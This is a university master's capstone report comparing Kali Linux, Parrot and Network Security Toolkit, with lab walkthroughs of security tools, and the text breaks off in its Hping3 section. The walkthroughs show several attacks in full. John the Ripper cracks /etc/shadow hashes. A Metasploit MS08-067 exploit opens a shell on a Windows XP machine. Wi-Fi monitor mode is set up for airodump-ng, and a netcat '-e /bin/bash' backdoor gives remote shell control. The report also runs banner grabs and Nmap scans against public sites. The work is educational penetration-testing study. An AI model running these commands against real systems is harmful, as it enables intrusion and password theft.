

CAPSTONE PROJECT REPORT



**UNIVERSITY OF
ALBERTA**

Comparative analysis of Parrot, Kali Linux and Network Security Toolkit (NST).

**Submitted by
Aradhna Antaryami**

**Submitted in partial fulfilment of the requirements for
the degree of Master of Science in Internetworking**



Table of Contents

List of figures	1
List of tables	3
Acknowledgement	4
Section 1: Introduction	5
1.1. Tools	5
1.1.1. John The Ripper.....	5
1.1.2. Metasploit Framework.....	6
1.1.3. Aircrack-ng	7
1.1.4. NetCat	7
1.1.5. Network Mapper.....	8
1.1.6. Hping3	8
1.1.7. Snort.....	8
1.1.8. Nikto	9
1.1.9. GNU MAC Changer	9
1.1.10. Wireshark	9
1.1.11. Crunch	9
Section 2: Kali Linux	11
2.1. Introduction	11
2.2. Tools	11
2.3. Installation	12
2.4. Penetration Testing	14
2.4.1. John The Ripper.....	14
2.4.2. Metasploit Framework.....	15
2.4.3. Aircrack-ng	17
2.4.4. NetCat	17
2.4.5. Network Mapper.....	19
2.4.6. Hping3	21
2.4.7. Snort.....	21
2.4.8. Nikto	22
2.4.9. GNU Macchanger	22
2.4.10. Wireshark	23
2.4.11. Crunch	25
2.5. Redundant Tools in Kali Linux	25
2.6. Merits & Demerits	26
2.6.1. Merits	26
2.6.2. Demerits	27
Section 3: Parrot	29
3.1. Introduction	29
3.2. Tools	29
3.2.1. The Onion Router (TOR).....	29

3.2.2.	OnionShare.....	30
3.2.3.	AnonSurf.....	30
3.2.4.	EtherApe.....	30
3.2.5.	GPA (GNU Privacy Assistant).....	30
3.2.6.	CUPP.....	31
3.3.	Installation	31
3.4.	Penetration Testing.....	34
3.4.1.	The Onion Router (TOR).....	34
3.4.2.	OnionShare.....	38
3.4.3.	AnonSurf.....	39
3.4.4.	Etherape.....	40
3.4.5.	GPA (GNU Privacy Assistant).....	41
3.4.6.	CUPP.....	44
3.5.	Redundant Tools in Parrot OS.....	45
3.6.	Merits & Demerits	46
3.6.1.	Merits.....	46
3.6.2.	Demerits.....	47
Section 4: Network Security Toolkit.....		48
4.1.	Introduction	48
4.2.	Tools	48
4.3.	Installation	48
4.4.	Penetration testing	52
4.5.	Merits & Demerits	52
4.5.1.	Merits.....	52
4.5.2.	Demerits.....	52
Section 5: Enhancing network security in Kali Linux, Parrot & NST		54
Section 6: Conclusion		59
Section 7: References		62

List of figures

Figure 1: Downloading Kali Linux 2017.3	12
Figure 2: Selecting the installation method	12
Figure 3: Choosing a virtual disk for installation.....	13
Figure 4: Kali Linux 2017.3	13
Figure 5: Updating the apt-key	13
Figure 6: Adding a repository source list.....	14
Figure 7: Updating and installing Advanced Package Tool (apt).....	14
Figure 8: John The Ripper	15
Figure 9: Checking for exploits	15
Figure 10: Exploiting Windows machine.....	15
Figure 11: Checking payloads.....	16
Figure 12: Setting a specific payload.....	16
Figure 13: Exploiting a remote machine	16
Figure 14: Checking for an ESTABLISHED connection in Windows XP machine.....	16
Figure 15: Checking WLAN modes	17
Figure 16: Exploiting wireless passwords using airodump-ng	17
Figure 17: Creating an open listening port at the target machine using NetCat	18
Figure 18: Building a connection to chat securely using NetCat.....	18
Figure 19: Grabbing website banner using NetCat.....	18
Figure 20: Creating reverse shell using NetCat	19
Figure 21: Gaining access of the command terminal of a remote machine	19
Figure 22: Installing Nmap	19
Figure 23: Scanning website using Nmap	20
Figure 24: Scanning website in fast mode using Nmap	20
Figure 25: Scanning IP using Nmap.....	20
Figure 26: Sending ICMP packets using Hping3	21
Figure 27: Running snort on the host machine	21
Figure 28: Pinging host machine using Hping3.....	21
Figure 29: Snort analysing the received packets.....	21
Figure 30: Scanning a website using Nikto	22
Figure 31: Checking the current MAC address	22
Figure 32: Changing MAC address to a user-specified address	23
Figure 33: Different options to change MAC address	23
Figure 34: Wireshark.....	23
Figure 35: Capturing Packets in Wireshark	24
Figure 36: Filtering HTTP packets.....	24
Figure 37: Crunch	25
Figure 38: Downloading Parrot OS.....	31
Figure 39: Parrot credentials.....	31
Figure 40: Selecting the method to install Parrot	32
Figure 41: Selecting the OS.....	32
Figure 42: Selecting a virtual disk to install.....	33
Figure 43: Parrot OS	33
Figure 44: Downloading TOR browser	34
Figure 45: Unpackaging TOR browser.....	35
Figure 46: Unpackaging TOR browser.....	35
Figure 47: TOR browser.....	36
Figure 48: Checking the IP assigned by TOR browser to surf internet anonymously.....	36

Figure 49: Generating another new anonymous IP address.....	37
Figure 50: Checking the second IP assigned by TOR browser.....	37
Figure 51: OnionShare.....	38
Figure 52: Generating link to a file to be shared securely over the TOR network.....	38
Figure 53: Downloading the received file shared over the TOR network.....	39
Figure 54: Trace-routing a website before starting AnonSurf.....	39
Figure 55: Trace-routing a website after starting AnonSurf.....	39
Figure 56: Checking the IP address assigned by AnonSurf.....	40
Figure 57: Etherape.....	40
Figure 58: Exploring options in Etherape.....	41
Figure 59: Generating Public and Private key pairs in GPA.....	41
Figure 60: Writing a message in clipboard.....	42
Figure 61: Encrypting the message using keys of sender and receiver.....	42
Figure 62: Encrypted message.....	43
Figure 63: Pasting the message in clipboard of GPA at the receiver side.....	43
Figure 64: Decrypting the message.....	44
Figure 65: Downloading CUPP.....	44
Figure 66: Generating a wordlist.....	45
Figure 67: Downloading NST.....	48
Figure 68: Selecting installation method.....	49
Figure 69: Selecting a virtual machine.....	49
Figure 70: Network Security Toolkit.....	50
Figure 71: Installing NST to hard drive.....	50
Figure 72: Selecting the language.....	51
Figure 73: Selecting installation destination.....	51
Figure 74: NetCat in Parrot OS.....	54
Figure 75: Scanning Parrot OS using Nmap in Kali Linux.....	55
Figure 76: Detection of invalid connection in Parrot OS.....	55
Figure 77: Snort detecting intrusion.....	56
Figure 78: Altered IP address using AnonSurf.....	57
Figure 79: Wireshark showing up the original IP address of the hacker device.....	57

List of tables

<i>Table 1: Summarization</i>	<i>60</i>
-------------------------------------	-----------

Acknowledgement

I am extremely grateful and remain indebted to my guide and mentor Leonard Rogers for being a source of inspiration and for his useful comments. I would like to thank him for introducing me to this topic and for their constant constructive criticism and invaluable suggestions, which benefited me a lot till now in my project. He has been a constant source of motivation for hard work. He has been very co-operative throughout whole project. Through this column, it would be my utmost pleasure to express my warm thanks to him for his encouragement, co-operation and consent without which I won't be able to complete my project.

I would also like to thank my fellow classmates who encouraged me a lot throughout the whole project.

Aradhna Antaryami

Section 1: Introduction

Cybersecurity is a very popular and crucial term in the Information Technology field. It is a way of protecting data, documents, networks and other information from any kind of intruder. Access to data can be of two types: authorized and unauthorized. Authorized access is the type of access in which user allows another user to have access/use his/her data. On the other hand, unauthorized access doesn't allow any user to access data or information from anyone's personal devices.

There are three kinds of hackers in this world. First, White Hats (the good guys) are people who help organizations find and close security risks to their computer systems. They are also called legal hackers. Second, Black Hats (the bad guys) are the people who exploit the security weaknesses in computers and computer networks for malicious or criminal purposes. Grey Hats (neutral) are generally Black Hats turned good or people that have their own agenda for breaking into computer systems that are (in their minds) not usually malicious or criminal [23].

Various operating systems have been built in order to identify any weak links and backdoors in the systems and to protect them from any kind of exploitation. Penetration testing, also known as Pentesting or ethical hacking, is the technique used for the same. It is a practice of legally and successfully exploiting networks, computers and web applications in order to check any vulnerabilities in the system, thus, making them more secure by reporting their weak points [25]. For this, organizations use various kinds of operating systems like Parrot, Kali Linux and NST. Sometimes, people confuse vulnerability assessment with pentesting. But it is different from pen testing as it is the process of reviewing services and system for potential security issues and prioritizing the issues [24].

In this report, I am going to discuss three such operating systems: Kali Linux, Parrot and Network Security Toolkit (NST). All of them are Linux-based operating system and some of the tools are available in all these OSs which have been described below.

1.1. Tools

Below listed are the famous tools used in the Linux Distro on which I have performed pentesting:

1.1.1. John The Ripper

The first and the foremost tool that is used widely is John The Ripper. This tool performs the same function in Kali Linux, Parrot and NST. It is a fast password cracking tool used

in the penetration testing (and hacking) community. It was initially developed for Unix systems to detect weak passwords but now it has been developed for over 10 Operating System platforms. It features a number of password crackers into one package, automatic password hash detection, brute force attack, and dictionary attack [14].

The main features of JTR is Word mangling rules. It has different modes to crack passwords, rather than to rely only on brute force attack on hashes. The various cracking modes of JTR are described as follows:

- **Wordlist Mode:** In this mode, a wordlist (a text containing one word/line) and some password files are provided. When word mangling rules are enabled, multiple passwords from each source word will be produced. Lines should not be duplicated in the wordlist. It doesn't sort entries in the wordlist. Sorting entries in the wordlist would consume a lot of resources and would prevent you from making John try the candidate passwords in the order that you define [2].
- **Single Crack:** This mode is faster than wordlist mode. It uses logic names and user's home directory names as candidate passwords. It only uses this information against passwords for the accounts it was taken from [2].
- **Incremental Mode:** It can try all possible character combinations to crack passwords. In this mode, cracking process will never terminate because of the number of combinations being too large. That is because this mode deals with trigraph frequencies, separately for each character position and for each password length, to crack as many passwords as possible within a limited time [2].

1.1.2. Metasploit Framework

Metasploit Framework is an open source framework with which security experts and teams verify vulnerabilities as well as run security assessments in order to better security awareness. It is available in all OSs - Parrot, Kali Linux and NST. The pentesting team that is using it will be able to use either code that was already made for them or custom code that they have created and then inject it into a network. In doing so, the flaws within that particular network become discoverable and are brought to attention [15].

As of now, Metasploit includes over 1600 exploits for 25 different platforms. It carries nearly 500 payloads which are of the following kinds:

- Command shell payloads: They enable people to run scripts or commands against a different target or host [1].
- Dynamic payloads: They allow testers to come up with unique payloads as they attempt to avoid any antivirus software [1]
- Meterpreter payloads: They allow for the overtaking of device monitors to overtake other sessions [1]
- Static payloads: They enable ports to be forwarded and communications to be had between networks [1]

1.1.3. Aircrack-ng

Aircrack-ng is a tool in Kali Linux, Parrot and NST used to hack wireless passwords (Wi-Fi passwords). By wireless connection, we mean WEP/WPA/WPA2 connections. It works in the following steps:

- First it captures packets from the network and extract the information from the packets to text files,
- Then it attacks the target by using fake access points or by packet injection
- After that, it tests Wi-Fi cards and drivers
- Finally, it cracks the password.

In addition to this, Aircrack-ng also makes use of standard FMS (Fluhrer, Mantin, and Shamir) attack along with a few optimizations such as the KoreK attacks and PTW attack to quicken the attack which is faster than the WEP [8].

Airodump-ng and airmmon-ng comes in the same aircrack-ng package. While airodump-ng is used to create handshakes and to hack the passwords, airmmon-ng is used to change the mode of the wireless interface, for instance, from 'managed' mode to 'monitor' mode to enable airodump-ng to perform its task of sniffing packets.

1.1.4. NetCat

NetCat, usually abbreviated to nc, is a network utility with which the user is able to use TCP/IP protocols to read and write data across network connections. It can be used to create any kind of connection as well as to explore and debug networks using tunneling mode, port-scanning, etc. [8]. This tool performs the same task in Kali Linux, Parrot and NST.

NetCat can be performed using the following commands:

To connect to somewhere: nc [-options] hostname port[s] [ports]...

To listen for inbound: nc -l -p [-options] [hostname] [port]

1.1.5. Network Mapper

Nmap is a basic tool in Kali Linux, Parrot and NST used by security administrators to scan a network. With this tool, user can scan a website, Nmap will display the IP assigned to that website, the open ports, total time took to scan the website etc. and if the user knows the IP address, he can directly scan that one. It also offers the user to scan multiple IP addresses which will save the time as well as the user's effort to write the commands for each IP address. It gives the user various techniques with which he can run the scan like Operating System detection, firewall evasion and spoofing, script scanning etc. And, it can also copy the data to a file and transfer data as well.

Usage: nmap [Scan Type(s)] [Options] Target(s)

1.1.6. Hping3

This tool can be used to send different kind of packets (TCP, UDP, ICMP) to the target machine. The user can also specify the number of packets he wishes to send. This tool can also be used to send a file. The purpose of hping3 is similar in Kali Linux, Parrot and NST.

Usage: hping3 host [options]

1.1.7. Snort

Snort is also free and open-source tool with which the user can not only detect security vulnerabilities in your computer but can also prevent any kind of intrusion. It can run real-time traffic analysis, content searching/matching, packet logging on IP networks, and detect a variety of network attacks, among other features^[17].

It is not an inbuilt tool, needs to be installed by the user, though the role of snort is same in Kali Linux, Parrot and NST. Snort works in three modes:

- Sniffer mode: It will read network packets and shows them on console.
- Packet Logger mode: Then, it will log packets onto disk.

- Network Intrusion Detection System Mode: A rule set is defined by the user and packets are analysed according to that rule set and if something is found, a specific action will be taken.[17]

1.1.8. Nikto

Nikto is a free and open-source web scanner in Kali Linux, Parrot and NST for performing quick comprehensive tests against items on the web. It does this by looking out for over 6500 potentially dangerous files, outdated program versions, vulnerable server configurations, and server-specific problems [8].

1.1.9. GNU MAC Changer

This is also a by default tool in Kali Linux, Parrot and NST. With the help of this tool, the OS enables the user to easily and quickly change MAC addresses of network interfaces. It gives the user a power to hide himself by evading the MAC filtering on the routers/servers and surf the internet according to his needs, otherwise it can reveal the identity and location of the user. It gives the user various options to how to change the MAC address, for example, it can be reset to permanent MAC address or a random MAC address of same kind as well as different one etc.

But before altering the MAC address, the user must turn down the network interface of which he is going to change the MAC address.

Usage: macchanger [options] device

1.1.10. Wireshark

Wireshark is a free open-source tool in Kali Linux, Parrot and NST that is used basically for capturing and analyzing packets. It helps the user to see what is happening in the network at a microscopic level. With this tool, we also filter the packets, for instance, HTTP, TCP, UDP etc. The data can also be copied to a TXT, XML files etc.

1.1.11. Crunch

It is a tool used to create a dictionary files in Kali Linux, Parrot and NST for password attacks. The user describes the minimum and maximum length of the password and the

letter or numbers using which the wordlist can be generated. The wordlist built by crunch can also be used by other tools like Aircrack-ng to crack passwords and other programs as well.

Section 2: Kali Linux

2.1. Introduction

Linux is an open-source operating system which means that the code itself is readily alterable and free to distribute. Kali Linux is a Debian-derived Linux distribution which is basically designed for penetration testing and for digital forensics. This operating system is maintained and funded by Offensive Security Ltd.

There are over 600 pre-installed penetration testing tools (Nmap, Snort, Aircrack-ng, hping3, John the Ripper (JTR) etc.) in Kali Linux which proves it to be a best operating system in the hacking world which can be valuable to both Black Hat hacker who are interested in hacking for nefarious purposes and White Hat hackers who are interested in bettering security overall.

The best part of Linux is that it is capable of anything that users are capable of programming to be left behind. Now, this operating system can be a difficult as well as dangerous one for the beginners. Dangerous as in case if an amateur who does not know what he is doing, can be completely destroyed with just one or two types or not knowing what he is doing [1].

Because of the nature of the tools and usage scenario with Kali Linux, almost everything you will be doing would be considered higher privilege and you would either have to constantly sudo command the system, or you would need to remain in the root user account anyway. Because having to avoid the root account would be a burden, Kali Linux has instead shifted over to remain in root access constantly. This is yet another reason that this is not a distro for a beginner [1].

Generally, in Linux distros, within Kali Linux, network services are disabled by default, so these need to be enabled by the user. This is a way to remain secure and protect the distribution regardless of the packages that are installed. Other forms of networking, such as Bluetooth, are also disabled. Linux kernel is customized [1].

2.2. Tools

The famous tools used of Kali Linux are John The Ripper, Metasploit Framework, Aircrack-ng, NetCat, Network Mapper, Hping3, Snort, Nikto, GNU MAC Changer, Wireshark and Crunch which have already been discussed above.

2.3. Installation

Kali Linux can be installed on VMWare Fusion 11 Pro using the following steps:

1. Download Kali Linux 2017.3 VM Image. Download the 7z file from the following link: <https://www.osboxes.org/kali-linux/#kali-linux-2017-03-vmware> . Click on the VMware table under Kali Linux 2017.3, then download the 64bit version:



Figure 1: Downloading Kali Linux 2017.3

2. In VMWare Fusion Pro 11, click on File->New or the “+” sign and select New.
3. Then select the “Create a custom virtual machine” method:




Figure 2: Selecting the installation method

4. Select Linux and Debian 10.x 64-bit and hit continue.
5. In “Choose Firmware Type”, check Legacy Bios (default) and hit Continue.

- IN “Choose a Virtual Disk”, click on “Use an existing virtual disk” and click on “Choose virtual disk.”



Figure 3: Choosing a virtual disk for installation

Select the vmdk file that you unzipped.

- At the “Finish” screen, click Finish, and give a location and name to the VM you are creating, such as “Kali 2017.3.”
- Click Save. Your Kali 2017.3 VM is created.

Once the Kali Linux installation completes and starts up, you should see the desktop, log in username as root and password as osboxes.org



Figure 4: Kali Linux 2017.3

- Update apt-key: Run the following command in a Kali 2017.3 terminal:

```
wget -q -O - https://archive.kali.org/archive-key.asc | apt-key add
```

```
root@osboxes:~# wget -q -O - https://archive.kali.org/archive-key.asc | apt-key  
add  
OK
```

Figure 5: Updating the apt-key

10. Add Repository Source List: Add the following line to the file /etc/apt/sources.list using a text editor such as nano, vim, or gedit:

```
root@osboxes:~# gedit file /etc/apt/sources.list
```

Figure 6: Adding a repository source list

```
deb https://http.kali.org/kali kali-rolling main non-free contrib
```

11. After the above two steps, run “apt-get update” to update the repository. You will be able to run “apt-get install <package>” from now on.

```
root@osboxes:~# apt-get update
Reading package lists... Done
root@osboxes:~# apt-get install package
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package package
```

Figure 7: Updating and installing Advanced Package Tool (apt)

12. Upgrade Kali Linux: After Kali Linux is installed, you need to update the content by running the following commands in a Terminal:

```
% apt-get update -y
```

```
% apt-get upgrade -y
```

It will take a while (~30 minutes) to complete the upgrade.

2.4. Penetration Testing

The tools, that I have performed below, are performed in the same way in Parrot as well as NST:

2.4.1. John The Ripper

It uses a two-step process. Firstly, it combines the password and the shadow file. Shadow file stores the password in an encrypted format. Secondly, a wordlist can be used to crack that password. This 2-step process can be performed as following:

- First create a user using command (as shown in Figure 8): `useradd t1`
- Now assign a password to that user: `passwd t1`
- We will use the `unshadow` command to combine the password and shadow file. The resultant combination of output is redirected to a file `mypasswd.txt`

```

root@osboxes:/# useradd t1
root@osboxes:/# passwd t1
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@osboxes:/# unshadow /etc/passwd /etc/shadow >mypasswd.txt
root@osboxes:/# john --wordlist=/usr/share/john/password.lst /mypasswd.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/
128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
joker (t1)
lg 0:00:00:04 DONE (2020-01-20 18:50) 0.2178g/s 772.5p/s 898.0c/s 898.0C/s paagal..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Figure 8: John The Ripper

The default made of JTR is single. We are using wordlist located at /usr/share/john/password.lst

2.4.2. Metasploit Framework

MSF is used to check vulnerabilities of a network. Here, I am going to check the vulnerabilities of a windows XP machine

- First, check for the exploits.

```

msf > show exploits

Exploits
=====

Name                                     Disclosure
Date Rank      Description
----
-----
aix/local/ibstat_path                    2013-09-24
  excellent ibstat $PATH Privilege Escalation
aix/rpc_cmsd_opcode21                    2009-10-07
  great      AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer
Overflow
aix/rpc_ttdbserverd_realpath             2009-06-17

```

Figure 9: Checking for exploits

- Exploit windows XP using the following command:

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

Id Name
--
0 Automatic Targeting
1 Windows 2000 Universal
2 Windows XP SP0/SP1 Universal
3 Windows 2003 SP0 Universal
4 Windows XP SP2 English (AlwaysOn NX)
5 Windows XP SP2 English (NX)
6 Windows XP SP3 English (AlwaysOn NX)

```

Figure 10: Exploiting Windows machine

- Check for payload windows/shell/bind_tcp and then set it.

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

   Name                               Disclosure Date  Rank  Descrip
tion
   ----                               -
   ----                               -
   generic/custom                       normal  Custom
Payload
   generic/debug_trap                   normal  Generic
x86 Debug Trap
   generic/shell_bind_tcp               normal  Generic
Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp           normal  Generic
Command Shell, Reverse TCP Inline
```

Figure 11: Checking payloads

```
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp (org ) at 2020-02-10 04:43 EST
```

Figure 12: Setting a specific payload

- Lastly see if we can exploit the network by using command: exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] 172.16.166.130:445 - Automatically detecting the target...
[*] 172.16.166.130:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 172.16.166.130:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 172.16.166.130:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 172.16.166.130
[*] Command shell session 1 opened (172.16.166.158:43327 -> 172.16.166.130:4444) at 2020-02-10 04:44:21 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
aradhna-c81kj07

C:\WINDOWS\system32>
```

Figure 13: Exploiting a remote machine

- Check for an ESTABLISHED TCP connection in your Windows XP by using command: netstat -ano

```
C:\Documents and Settings\m m>netstat -ano

Active Connections

 Proto Local Address           Foreign Address         State               PID
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING           832
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING           4
TCP   0.0.0.0:1025            0.0.0.0:0               LISTENING           932
TCP   0.0.0.0:1038            0.0.0.0:0               LISTENING           932
TCP   0.0.0.0:4444            0.0.0.0:0               LISTENING           932
TCP   0.0.0.0:5000            0.0.0.0:0               LISTENING           1036
TCP   172.16.166.130:139     0.0.0.0:0               LISTENING           4
TCP   172.16.166.130:4444    172.16.166.158:43327    ESTABLISHED         932
UDP   0.0.0.0:135            *:*
```

Figure 14: Checking for an ESTABLISHED connection in Windows XP machine

This is how Metasploit framework can be used to get into the target machine and get data.

2.4.3. Aircrack-ng

This tool is used to crack Wi-Fi passwords. First, we should check for network interfaces that we got. Here, I have wlan0 and wlan1.

```
root@osboxes:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan1      IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan0      IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

hwsim0     no wireless extensions.
```

Figure 15: Checking WLAN modes

- Here, both interfaces are in managed mode. We have to change it from managed mode to monitor so that it can detect. For, this, turn down the interfaces and use command: `iwconfig <interface> mode monitor` and then turn on the interfaces.
- Lastly, we have to perform only one command to hack Wi-Fi's: `airodump-ng <interface>` and it will show up all the Wi-Fis and their SSIDs.

```
root@osboxes:~# sudo ifconfig wlan0 down
root@osboxes:~# sudo iwconfig wlan0 mode monitor
root@osboxes:~# sudo ifconfig wlan0 up
root@osboxes:~# sudo iwconfig wlan0
wlan0      IEEE 802.11  Mode:Monitor   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

root@osboxes:~# airodump-ng wlan0
```

Figure 16: Exploiting wireless passwords using airodump-ng

2.4.4. NetCat

It is used to share information or chat securely over the network.

- To do this, first there should be a listening port at the target machine and the source machine should be aware of both of IP address of the target and the listening port.

- At the target machine, user can establish an open link using the command:
nc -l -p <port_number>

```
osboxes@parrot:~$ nc -l -p 8888
hello
hi
how r u?
i m fine
```

Figure 17: Creating an open listening port at the target machine using NetCat

Here, -l means it is listening and -p indicates the port.

- At the sender machine, we can use the command:
nc <ip_address_of_target_machine> <port_number_of_target_machine>
- After this, a secure connection is established to chat or send any important information.

```
root@osboxes:~# nc 172.16.166.209 8888
hello
hi
how r u?
i m fine
```

Figure 18: Building a connection to chat securely using NetCat

- Netcat can also be used to attack a website using banner grab on:

```
root@osboxes:~# nc 192.0.78.13 80
root@osboxes:~# HEAD / HTTP/1.0
200 OK
Content-Length: 1000
Content-Type: text/html
Last-Modified: Fri, 24 Nov 2017 03:39:39 GMT
Client-Date: Sun, 15 Mar 2020 21:10:29 GMT
-----
200 OK
Connection: close
Date: Sun, 15 Mar 2020 21:10:30 GMT
Via: 1.1 google
Accept-Ranges: bytes
ETag: "5e473ed3-320"
Server: openresty
Content-Length: 800
Content-Type: text/html
Last-Modified: Sat, 15 Feb 2020 00:44:03 GMT
Client-Date: Sun, 15 Mar 2020 21:10:30 GMT
Client-Peer: 35.186.238.101:80
Client-Response-Num: 1
Set-Cookie: caf_ipaddr=68.148.225.199;Path=/;Max-Age=86400;
Set-Cookie: country=CA;Path=/;Max-Age=86400;
X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkwn6dJuX/N/HxL7Yxb0wy8+73ijq
YSQEN+WGxrruAKtZtliWC86+ewQ0msW1W8ps0FL/b00zWqsCAwEAAQ_bDFYbT5Da7NgWCvrrbr8LATHSg7QAhsy
xpjA9W/9stdg2MmeZBpkAXAJwU/4Q4L0LZCyGdH7/fyke5JQpXIzmw
```

Figure 19: Grabbing website banner using NetCat

From the above, we can see that wordpress.com is using openresty server in order to administer that page and this gives information about who served this page and which

server are running behind it and it can tell about the software that is being used to support the web infrastructure. Now as an attacker, this information will be essential for the attacker to know what's happening behind the scenes.

Netcat's most important feature is reverse shell (a type of shell in which the target machine communicates back to the attacking machine). By taking the above ability, instead of typing into the terminal piping it to the bash session which will execute it immediately allowing us to have complete control over the system. In order to create a backdoor at the client/target machine, type -l (to listen), -p (port number) and -e (execute with)

```
[*]-[osboxes@parrot]-[~]  
$nc -l -p 8888 -e /bin/bash
```

Figure 20: Creating reverse shell using NetCat

```
root@osboxes:~# nc 172.16.166.209 8888  
whoami  
osboxes  
ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.16.166.209 netmask 255.255.255.0 broadcast 172.16.166.255  
    inet6 fe80::b904:87de:f0d9:4cb5 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:a7:36:29 txqueuelen 1000 (Ethernet)  
    RX packets 437 bytes 585494 (571.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 256 bytes 17834 (17.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 74 bytes 6298 (6.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 74 bytes 6298 (6.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
hostname  
parrot
```

Figure 21: Gaining access of the command terminal of a remote machine

With this, we can control the remote machine.

2.4.5. Network Mapper

- Firstly, we have to install Nmap using command: apt-get install nmap

```
root@osboxes:~# apt-get install nmap  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
nmap is already the newest version (7.60+dfsg2-1).  
nmap set to manually installed.  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Figure 22: Installing Nmap

- Scan a DNS or website using nmap

```

root@osboxes:~# nmap www.google.com

Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-05 22:38 EST
Nmap scan report for www.google.com (172.217.14.228)
Host is up (0.058s latency).
Other addresses for www.google.com (not scanned):
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 36.39 seconds

```

Figure 23: Scanning website using Nmap

```

root@osboxes:~# nmap -F google.com

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-16 17:57 EST
Nmap scan report for google.com (172.217.14.238)
Host is up (0.023s latency).
Other addresses for google.com (not scanned): 2607:f8b0:400a:803::200e
rDNS record for 172.217.14.238: sea30s02-in-f14.1e100.net
Not shown: 98 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 5.80 seconds

```

Figure 24: Scanning website in fast mode using Nmap

It also gives us the public IP for google as 172.217.14.238.

-F means fast mode.

- Nmap <IP> shows if the target is up as well as the open ports that we can hack.

```

root@osboxes:~# nmap 192.168.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-16 18:09 EST
Nmap scan report for hitronhub.home (192.168.0.1)
Host is up (1.5s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 20.64 seconds

```

Figure 25: Scanning IP using Nmap

- We can also scan multiple targets using command: nmap <IP1> <IP2> <IP3>
- We can scan a definite range of IPs if the target is not selected using command: nmap 192.168.1.1-30

2.4.6. Hping3

With Hping3 tool, the user can send various types of packets like TCP, UDP, ICMP rather than sending only ICMP packets using ping command:

```
root@osboxes:~# hping3 172.16.252.1 -l -c 4
HPING 172.16.252.1 (eth0 172.16.252.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.252.1 ttl=64 id=21897 icmp_seq=0 rtt=9.4 ms
len=46 ip=172.16.252.1 ttl=64 id=22078 icmp_seq=1 rtt=5.3 ms
